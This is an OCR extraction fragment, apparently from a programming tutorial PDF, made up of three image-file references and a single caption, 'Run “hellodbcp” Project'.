



Run “hellodbcp” Project




